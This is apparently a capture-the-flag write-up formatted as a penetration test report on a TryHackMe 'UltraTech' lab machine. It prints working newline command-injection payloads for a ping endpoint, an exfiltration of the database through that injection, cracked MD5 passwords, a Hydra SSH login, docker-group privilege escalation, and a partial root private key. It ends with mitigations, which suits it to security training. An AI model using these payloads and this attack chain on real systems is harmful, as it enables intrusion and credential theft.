Penetration Test Report: UltraTech

1. General Information and Executive Summary

Field	Detail
Client	UltraTech
Target IP	10.64.156.154
Associated Domain	UltraTech (Web Application)
Consultor	Bender2997_
Testing Date	07-04-2026
Criticality	Critical
Compromise Vectors	Command Injection in Node.js API, Weak Credentials, Docker Group Membership Abuse.

Executive Summary

The security assessment performed on the main server (10.64.156.154) for the UltraTech project revealed critical vulnerabilities that allowed for total system compromise and the extraction of the `root` user's SSH private key. Initial access to credentials was obtained via a

Command Injection vector on the `/ping` endpoint of the Node.js API. This vulnerability was exploited to exfiltrate the SQLite database (`utech.db.sqlite`), which contained hashed credentials of site users.

The offline decryption of these hashes revealed a pair of valid credentials that allowed authentication to the SSH service. Once authenticated with the `r00t` user, membership in the `docker` group was identified, which facilitated the exploitation of a privilege configuration to access the host operating system. Privilege escalation was achieved by accessing the host file system via a Docker container to extract the `root` user's **id_rsa** private key, thus gaining absolute control over the system.

2. Methodology and Exploitation Phases

The methodology was executed under a Black-Box approach, following the phases of reconnaissance, vulnerability analysis, and exploitation.

2.1. Reconnaissance and Enumeration Phase (Nmap, Web, Gobuster)

1. **Port Scanning (Nmap):** Key services were identified, notably the FTP server (21/tcp, vsftpd 3.0.5), SSH (22/tcp, OpenSSH 8.2p1 Ubuntu), a Node.js Express API (8081/tcp), and an Apache web server (31331/tcp).
    a. Command Executed: `nmap -T5 -sS -sCV -Pn -n -p- --open 10.64.156.154 -oN scan_1.txt`.

```
# Nmap 7.98 scan initiated Tue Apr  7 20:05:26 2026 as: /usr/lib/nmap/nmap -T5 -sS -sCV -Pn -n -p- --open -oN scan_1.txt 10.64.156.154
Nmap scan report for 10.64.156.154
Host is up (0.065s latency).
Not shown: 65496 closed tcp ports (reset), 35 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.5
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d0:06:72:60:e6:c7:62:89:d5:b3:76:c0:2a:3a:5a:90 (RSA)
|   256 08:67:1b:15:fb:83:38:7f:07:fe:8b:47:82:67:30:e2 (ECDSA)
|   256 fe:67:31:89:3e:81:22:f2:c8:f4:45:e4:a9:ed:5f:b8 (ED25519)
8081/tcp  open  http    Node.js Express framework
|_http-cors: HEAD GET POST PUT DELETE PATCH
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
31331/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: UltraTech - The best of technology (AI, FinTech, Big Data)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Apr  7 20:06:07 2026 -- 1 IP address (1 host up) scanned in 41.13 seconds
```

2. **Web Service Enumeration (8081 and 31331):**
    a. Port 8081 hosts an **UltraTech API v0.1.3** (Node.js Express).
    b. Port 31331 hosts a website titled "UltraTech - The best of technology..." (Apache 2.4.41 on Ubuntu).

```
┌──(root㉿kali)-[/home/…/PERSONAL/TryHackme/Medium/UltraTech]
└─# whatweb 10.64.156.154:8081
http://10.64.156.154:8081 [200 OK] Country[RESERVED][ZZ], IP[10.64.156.154], UncommonHeaders[access-control-allow-origin], X-Powered-By[Express]

┌──(root㉿kali)-[/home/…/PERSONAL/TryHackme/Medium/UltraTech]
└─# whatweb 10.64.156.154:31331
http://10.64.156.154:31331 [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], Email[ultratech@yopmail.com], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubunt
u)], IP[10.64.156.154], Script, Title[UltraTech - The best of technology (AI, FinTech, Big Data)]
```


3. **Content Discovery (Gobuster):** Gobuster was used to enumerate directories on both services:
   a. On port 8081, the paths **/auth** (Status 200) and **/ping** (Status 500 - with error message) were found.

```
┌──(root㉿kali)-[/home/…/PERSONAL/TryHackme/Medium/UltraTech]
└─# gobuster dir -u http://10.64.156.154:8081/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.64.156.154:8081/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
auth                 (Status: 200) [Size: 39]
ping                 (Status: 500) [Size: 1094]
Progress: 4750 / 4750 (100.00%)
===============================================================
Finished
===============================================================
```

   b. On port 31331, a `robots.txt` file was found referencing a `Sitemap: /utech_sitemap.txt`.


```
┌──(root㉿kali)-[/home/…/PERSONAL/TryHackme/Medium/UltraTech]
└─# gobuster dir -u http://10.64.156.154:31331/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.64.156.154:31331/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.hta                 (Status: 403) [Size: 281]
.htpasswd            (Status: 403) [Size: 281]
.htaccess            (Status: 403) [Size: 281]
css                  (Status: 301) [Size: 321] [--> http://10.64.156.154:31331/css/]
favicon.ico          (Status: 200) [Size: 15086]
images               (Status: 301) [Size: 324] [--> http://10.64.156.154:31331/images/]
index.html           (Status: 200) [Size: 6092]
javascript           (Status: 301) [Size: 328] [--> http://10.64.156.154:31331/javascript/]
js                   (Status: 301) [Size: 320] [--> http://10.64.156.154:31331/js/]
robots.txt           (Status: 200) [Size: 53]
server-status        (Status: 403) [Size: 281]
Progress: 4750 / 4750 (100.00%)
===============================================================
Finished
===============================================================
```


4. **Endpoint Analysis:** Accessing `/ping` on 8081 returned a `TypeError: Cannot read property 'replace' of undefined` error, indicating potential insecure input handling.



2.2. Initial Access Phase (Command Injection and Credential Access)

1. **Command Injection Exploitation:** It was confirmed that the `/ping?ip=` endpoint was vulnerable to command injection by accepting `ip=10.65.191.187%0awhoami` and executing the `whoami` command, revealing the user `www`.





2. **Database Exfiltration:** Leveraging the command injection vulnerability, the `wget` command was used to download the database file **utech.db.sqlite** to the attacker's machine, after setting up a simple Python server on the attacking machine.

```
Pretty   Raw   Hex
GET /ping?ip=10.64.156.154%0apython3%20-m%20http.server%209000 HTTP/1.1
Host: 10.64.156.154:8081
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/145.0.0.0 Safari/537.36
Accept: */*
Origin: http://10.64.156.154:31331
Referer: http://10.64.156.154:31331/
Accept-Encoding: gzip, deflate, br
If-None-Match: W/"10b-bPopuYvpniwb1fywjA1lAIVILws"
Connection: keep-alive
```

```
Pretty   Raw   Hex   Render
1
```

3. **Analysis of Database (SQLite):** The database contained the `users` table with two user entries and their hashes:

```
┌──(root㉿kali)-[/home/…/PERSONAL/TryHackme/Medium/UltraTech]
└─# wget http://10.64.156.154:9000/utech.db.sqlite
--2026-04-07 20:15:01--  http://10.64.156.154:9000/utech.db.sqlite
Connecting to 10.64.156.154:9000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 8192 (8.0K) [application/octet-stream]
Saving to: 'utech.db.sqlite'

utech.db.sqlite                     100%[═══════════════════════════════════════════════════════════]   8.00K  --.-KB/s    in 0s

2026-04-07 20:15:01 (99.4 MB/s) - 'utech.db.sqlite' saved [8192/8192]


┌──(root㉿kali)-[/home/…/PERSONAL/TryHackme/Medium/UltraTech]
└─# sqlite3 utech.db.sqlite
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
users
sqlite> .schema users
CREATE TABLE users (
            login Varchar,
            password Varchar,
            type Int
        );
sqlite> SELECT * FROM users;
admin|0d0ea5111e3c1def594c1684e3b9be84|0
r00t|f357a0c52799563c7c7b76c1e7543a32|0
Program interrupted.
```

   a. `admin`: `0d0ea5111e3c1def594c1684e3b9be84`
   b. `r00t`: `f357a0c52799563c7c7b76c1e7543a32`

4. **Credential Decryption:** The hashes (MD5 type - mode 0 in Hashcat) were successfully decrypted:

```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344386
* Bytes.....: 139921517
* Keyspace..: 14344386

f357a0c52799563c7c7b76c1e7543a32:n100906
0d0ea5111e3c1def594c1684e3b9be84:mrsheafy

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: hashes.txt
```

   a. `admin`: `mrsheafy`
   b. `r00t`: `n100906`

5. **Initial Access (SSH):** Hydra was used to test the credentials against the SSH service (22/tcp). Successful access was achieved with the pair `r00t:n100906`.

```
┌──(root㉿kali)-[/home/…/PERSONAL/TryHackme/Medium/UltraTech]
└─# hydra -L usuarios_validos.txt -P contraseñas.txt ssh://10.64.156.154/ -t 4 -f -V
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-07 20:17:58
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (l:2/p:2), ~1 try per task
[DATA] attacking ssh://10.64.156.154:22/
[ATTEMPT] target 10.64.156.154 - login "admin" - pass "n100906" - 1 of 4 [child 0] (0/0)
[ATTEMPT] target 10.64.156.154 - login "admin" - pass "mrsheafy" - 2 of 4 [child 1] (0/0)
[ATTEMPT] target 10.64.156.154 - login "r00t" - pass "n100906" - 3 of 4 [child 2] (0/0)
[ATTEMPT] target 10.64.156.154 - login "r00t" - pass "mrsheafy" - 4 of 4 [child 3] (0/0)
[22][ssh] host: 10.64.156.154   login: r00t   password: n100906
[STATUS] attack finished for 10.64.156.154 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-07 20:18:00
```

2.3. Privilege Escalation and Total Control Phase

1. **Privilege Analysis:** Once inside the system (`r00t` user, UID 1001), membership in the `docker` group was confirmed.

```
r00t@ip-10-64-156-154:~$ id
uid=1001(r00t) gid=1001(r00t) groups=1001(r00t),116(docker)
r00t@ip-10-64-156-154:~$ docker ps -a
CONTAINER ID   IMAGE     COMMAND                  CREATED       STATUS                     PORTS     NAMES
7beaaeecd784   bash      "docker-entrypoint.s…"   7 years ago   Exited (130) 7 years ago             unruffled_shockley
696fb9b45ae5   bash      "docker-entrypoint.s…"   7 years ago   Exited (127) 7 years ago             boring_varahamihira
9811859c4c5c   bash      "docker-entrypoint.s…"   7 years ago   Exited (127) 7 years ago             boring_volhard
```

2. **Docker Group Membership Abuse:** Membership in this group allows the execution of commands with elevated privileges on the host via containers.
3. **Root Private Key Extraction:** The `docker logs` command was used on an existing container (`unruffled_shockley`) to navigate and list the host's file system mounted at `/hostOS/`.

```
r00t@ip-10-64-156-154:~$ docker logs unruffled_shockley
bash-5.0# ls
bin     etc     hostOS  media   opt     root    sbin    sys     usr
dev     home    lib     mnt     proc    run     srv     tmp     var
bash-5.0# ls /hostOS
bin             initrd.img      media           run             sys             vmlinuz.old
boot            initrd.img.old  mnt             sbin            tmp
dev             lib             opt             snap            usr
etc             lib64           proc            srv             var
home            lost+found      root            swap.img        vmlinuz
bash-5.0# ls /hostOS/root
bash-5.0# ls
bin     etc     hostOS  media   opt     root    sbin    sys     usr
dev     home    lib     mnt     proc    run     srv     tmp     var
bash-5.0# ls -la /hostOS/root
total 24
drwx------    3 root     root          4096 Mar 22 12:56 .
drwxr-xr-x   23 root     root          4096 Mar 19 14:36 ..
-rw-------    1 root     root           697 Mar 22 13:35 .bash_history
-rw-r--r--    1 root     root          3106 Apr  9  2018 .bashrc
-rw-r--r--    1 root     root           148 Aug 17  2015 .profile
-rw-------    1 root     root             0 Mar 22 12:56 .python_history
drwx------    2 root     root          4096 Mar 22 13:35 .ssh
bash-5.0# ls -la /hostOS/root/.ssh
total 16
drwx------    2 root     root          4096 Mar 22 13:35 .
drwx------    3 root     root          4096 Mar 22 12:56 ..
-rw-------    1 root     root             0 Mar 19 14:42 authorized_keys
-rw-------    1 root     root          1675 Mar 22 13:35 id_rsa
-rw-r--r--    1 root     root           401 Mar 22 13:35 id_rsa.pub
bash-5.0# ls -la /hostOS/root/.ssh/id_rsa
-rw-------    1 root     root          1675 Mar 22 13:35 /hostOS/root/.ssh/id_rsa
bash-5.0# cat /hostOS/root/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAuDSna2F3pO8vMOPJ4l2PwpLFqMpy1SWYaaREhio64iM65HSm
sIOfoEC+vvs9SRxy8yNBQ2bx2kLYqoZpDJOuTC4Y7VIb+3xeLjhmvtNQGofffkQA
jSMMlh1MG14fOInXKTRQF8hPBWKB38BPdlNgm7dR5PUGFWni15ucYgCGq1Utc5PP
NZVxika+pr/U0Ux4620MzJW899lDG6orIoJo739fmMyrQUjKRnp8xXBv/YezoF8D
```

a. The location of the administrator's SSH private key was identified: `/hostOS/root/.ssh/id_rsa`.

b. `cat` was used to print the content of the private key, achieving total system compromise.

c. First 9 characters of the key: **MIIEogIBA**.

3. Conclusions and Mitigation Recommendations

3.1. Conclusion

The total compromise of the UltraTech server (10.64.156.154) was achieved by chaining three main vulnerabilities: a command injection that facilitated credential exfiltration, weak credentials that allowed initial access, and the over-privileging of the `r00t` user through membership in the `docker` group. The exploitation of the latter allowed access to the host operating system's root directory and the acquisition of the `root` user's SSH private key.

3.2. Critical Recommendations

ID	Risk	Mitigation Recommendation	Priority
UT-001	Command Injection (API)	Implement strict validation and sanitization of all user input in the Node.js API (8081). Use specialized libraries for system command execution, ensuring that parameters are strictly typed.	Crítica
UT-002	Credential Exposure	Use a more robust password hashing scheme than MD5 (e.g., bcrypt or Argon2) to store the credentials in the `utech.db.sqlite` database.	Crítica
UT-003	Docker Group Abuse	Strictly audit and restrict membership to the `docker` group. Only users with a legitimate need to manage containers should have this permission, as it is equivalent to having `root` privileges on the host.	Crítica
UT-004	Weak Credentials (SSH)	Enforce strong password policies for all users.	High

4. Lessons Learned / Attack Analysis

- **Risk of Simple APIs:** Even seemingly harmless endpoints, such as a `ping` function, can be exploited if input is not properly sanitized.
- **Chaining Failures:** Command injection did not directly provide root access, but it did provide an asset (the database) which, combined with hash cracking, allowed SSH access and subsequent privilege escalation via Docker.
- **Docker and Privileges:** Incorrect management of `docker` group membership represents a high-criticality privilege escalation vulnerability, as it allows a low-privilege user to gain total control over the host system.